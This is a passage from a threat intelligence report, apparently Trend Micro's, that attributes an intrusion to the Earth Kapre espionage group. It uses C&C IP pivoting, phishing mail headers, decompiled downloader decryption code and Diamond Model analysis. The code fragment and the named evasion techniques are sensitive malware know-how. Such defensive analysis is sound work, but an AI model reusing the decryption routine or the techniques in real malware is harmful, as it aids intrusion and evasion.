

Figure 9. Virus Total graph showing potential point of entry



Figure 10. Earth Kapre attack chain

Attribution analysis

Multiple data points and indicators strongly indicate Earth Kapre's involvement in this attack, underscoring the ongoing activity of this group, which we will explain in detail in this section.

- - **The C&C infrastructure**

All observed C&C servers pivoted to *23[.]254[.]224[.]79*, which is an IP address that's been extensively used as a C&C server by Earth Kapre, based on samples found from the latter part of 2023 to the present.



Figure 11. Enriching the data by pivoting and correlating the data points of “23[.]254[.]224[.]79”

The IP address *198[.]252[.]101[.]86*, which was provided as an argument to the *Client.py* script, is linked to one of the phishing emails sent by the Earth Kapre group. This phishing email contains an attachment that leads to the download of a malicious LNK file and the Earth Kapre downloader.



Figure 12. Enriching the data by pivoting and correlating the data points of “198[.]252[.]101[.]86”

The connection between the IP address and the phishing email can be determined from the mail header, as the IP address appears as the first hop in the mail route from the threat actor to the victim.

Submitting host	Receiving host	Time	Delay	Type
DESKTOPb2h6j4 (mx.xmimecastm.com. [198.252.101.86])	smtp.gmail.com	9/28/2023 9:49:58 PM		ESMTPSA
	mail-pg1-f193.google.com	9/28/2023 9:50:01 PM	3 seconds	SMTP
mail-pg1-f193.google.com (mail-pg1-f193.google.com [209.85.215.193])	ksgroup-com-au-1.fortimailcloud.com	9/28/2023 9:50:01 PM	0 seconds	ESMTP
ksgroup-com-au-1.fortimailcloud.com (154.52.22.131)	SY4AUS01FT020.mail.protection.outlook.com (10.114.156.99)	9/28/2023 9:50:03 PM	2 seconds	Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
SY4AUS01FT020.eop-AUS01.prod.protection.outlook.com (2603:10c6:10:114:cafe::5)	SY5PR01CA0074.outlook.office365.com (2603:10c6:10:1f4::18)	9/28/2023 9:50:03 PM	0 seconds	Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
SY5PR01CA0074.ausprd01.prod.outlook.com (2603:10c6:10:1f4::18)	ME3PR01MB7208.ausprd01.prod.outlook.com (2603:10c6:220:163::10)	9/28/2023 9:50:04 PM	1 second	Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
ME3PR01MB7208.ausprd01.prod.outlook.com (2603:10c6:220:163::10)	SYBPR01MB5631.ausprd01.prod.outlook.com	9/28/2023 9:50:08 PM	4 seconds	HTTPS

Figure 13. The connection between the 198[.]252[.]101[.]86 IP address and the phishing email

- - Code and behavior similarities

The sample we examined exhibited code similarities with known Earth Kapre downloaders used in previous campaigns. While the sample from the incident we handled appeared somewhat different at first glance, a closer analysis revealed striking similarities in functionality.

For example, the string decryption function in the new sample we examined gets addresses for Bcrypt APIs and calls them in the runtime as opposed to importing them, which is what older and available samples did. However, the sample we

examined decrypts strings in a way that's reminiscent of the decryption technique used by older samples:

1. Calculate SHA256 for hard-coded string (*yxNLWpc0s4JUTR8O3GOJC*).
2. Use part of the hash as an encryption key for Advanced Encryption Standard (AES) decryption.

```
    v21 = 0i64;
  }
  sub_14000F180((char *)v20 + 17, v20, v19 + 1);
  sub_14000F180(v20, "0qjKov0FwxSOO20rq", v21);
  sub_14000F180((char *)v20 + v21, &a0qjkov0fwxsoo2[v21 + 17], 17 - v21);
}
if ( BCryptOpenAlgorithmProvider(&phAlgorithm, L"SHA256", 0i64, 0) < 0 )
{
  v26 = 0i64;
}
else if ( BCryptGetProperty(phAlgorithm, L"ObjectLength", pbOutput, 4u, &pcbResult, 0) < 0 )
{
  v26 = 0i64;
}
else
{
  v24 = *(_DWORD *)pbOutput;
  v25 = GetProcessHeap();
  v26 = (UCHAR *)HeapAlloc(v25, 0, v24);
  if ( BCryptGetProperty(phAlgorithm, L"HashDigestLength", (PUCHAR)v44, 4u, &pcbResult, 0) >= 0 )
  {
    v27 = v44[0];
    v28 = GetProcessHeap();
    v6 = (UCHAR *)HeapAlloc(v28, 0, v27);
    if ( BCryptCreateHash(phAlgorithm, &phHash, v26, *(ULONG *)pbOutput, 0i64, 0, 0) >= 0 )
    {
      v29 = (UCHAR *)pbInput;
      if ( *(_QWORD *)&cbInput[2] >= 0x10ui64 )
        v29 = pbInput[0];
      if ( BCryptHashData(phHash, v29, cbInput[0], 0) >= 0 && BCryptFinishHash(phHash, v6, v44[0], 0) >= 0 )
      {
        *(_OWORD *)pbSecret = *(_OWORD *)v6;
        if ( BCryptOpenAlgorithmProvider(&hAlgorithm, L"AES", 0i64, 0) >= 0
          && BCryptGenerateSymmetricKey(hAlgorithm, &phKey, 0i64, 0, pbSecret, 0x10u, 0) >= 0
```

Figure 14. The examined sample shows part of an old decryption technique and the calling of Bcrypt APIs.

```
48:8D15 989D1200      lea rdx,qword ptr ds:[18012D188]      0000000018012D188:&"BCryptOpenAlgorithmPr
48:833D A89D1200 10   cmp qword ptr ds:[18012D1A0],10
48:0F4315 889D1200    cmovae rdx,qword ptr ds:[18012D188]   0000000018012D188:&"BCryptOpenAlgorithmPr
48:8BC8               mov rcx,rax                           rax:BCryptOpenAlgorithmProvider
FF15 1FEC0100         call qword ptr ds:[<GetProcAddress>]
48:8945 80            mov qword ptr ss:[rbp-80],rax         rax:BCryptOpenAlgorithmProvider
48:8D15 B49D1200      lea rdx,qword ptr ds:[18012D1C8]      0000000018012D1C8:&"BCryptCreateHash"
48:833D C49D1200 10   cmp qword ptr ds:[18012D1E0],10
```

Figure 15. Getting API addresses in runtime



Figure 16. Loads and initializes SHA256 algorithm



Figure 17. Loads and initializes AES algorithm



Figure 18. Uses BcryptDecrypt API to decrypt string

The simple comparison between the older and newer Earth Kapre downloader samples shows that there is a 70% to 90% similarity between the samples. We also noted a similarity in how the samples behaved, such as in the manner they check for internet availability and communicate with their C&C server.



Figure 20. Checking for internet availability

Using the Diamond Model of Intrusion Analysis

The Diamond Model of Intrusion Analysis is a cybersecurity framework that's crucial for intrusion analysis. It decodes cyberthreats by focusing on four key aspects: adversary, infrastructure, capability, and victim. Understanding the who, why, and how of cyberattacks helps cybersecurity professionals predict and prepare for threats. It explores the geographical origin, identity, sponsorship, motivation, and timeline of adversaries.

- Adversary: Threat Actor/Attacker
- Capabilities: Adversary's tools and/or techniques
- Infrastructure: Physical and/or logical resources used by the adversary
- Victim: Organization or system hit by the adversary

By analyzing these four components together, the Diamond Model of Intrusion Analysis helps cybersecurity professionals and analysts gain a comprehensive understanding of a cyberthreat and aids in attributing the threat to a specific adversary or

group. It provides a structured approach to organizing and analyzing available data, enhancing the ability of security teams to make informed decisions about cybersecurity strategies and responses.



Figure 21. Earth Kapre tactics, techniques, and procedures (TTPs), victims, and infrastructure via the Diamond Model of Intrusion Analysis Framework

In the Diamond Model, we apply the "Rule of Two" guide, seeking consistent combinations across various intrusion sets. If a particular combination exhibits two vertices in the Diamond Model, there is a better likelihood that we are confronting the same threat actor.

In our analysis of this case, within the capability vertices of the Diamond Model, we compared the Earth Kapre sample from the wild with the Earth Kapre sample acquired from the customer's environment. While the new samples showed an updated structure, both samples connect to the same infrastructure. This consistency in capability and infrastructure strongly suggests an association with the Earth Kapre group.

Conclusion

This case underscores the ongoing and active threat posed by Earth Kapre, a threat actor that targets a diverse range of industries across multiple countries. The actor employs sophisticated tactics, such as abusing PowerShell, curl, and Program Compatibility Assistant (*pcalua.exe*) to execute malicious commands, showcasing its dedication to evading detection within targeted networks.

The detection of Impacket activity within the organization's network reveals a concerning trend in the abuse of this tool for Windows network protocol interactions. Threat actors are capitalizing on Impacket's versatility and exploiting its functionalities for unauthorized command execution.

This report emphasizes the significance of threat intelligence in bridging gaps within investigations, filling missing pieces of evidence that are crucial for comprehensive understanding and protection. Understanding the threat actor behind an attack is paramount for organizations seeking to bolster their defenses. This knowledge not only aids in identifying potential motives but also allows for the implementation of tailored security measures to help prevent specific threats.

The role of MDR in uncovering intrusion sets, as demonstrated in this recent incident investigation, exemplifies its critical contribution to cybersecurity. MDR played a key role in attributing the evidence extracted from the attack to the Earth Kapre

threat group. This reinforces the essential role of advanced threat detection and response solutions in effectively countering sophisticated threat actors.

Organizations should also consider using a multilayered approach to guard possible entry points into the system (endpoint, email, web, and network). The following Trend Micro solutions can detect malicious components and suspicious behavior to help keep enterprises secure:

- Trend Vision Oneproducts provides multilayered protection and behavior detection, which helps block questionable behavior and tools early on before ransomware can do irreversible damage to the system.
- Trend Cloud One™ – Workload Securityproducts protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspectorproducts employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- Trend Micro Apex One™products offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise

The indicators of compromise for this entry can be found here.

Tags

Source: https://www.trendmicro.com/en_us/research/24/c/unveiling-earth-kapre-aka-redcurls-cyberespionage-tactics-with-t.html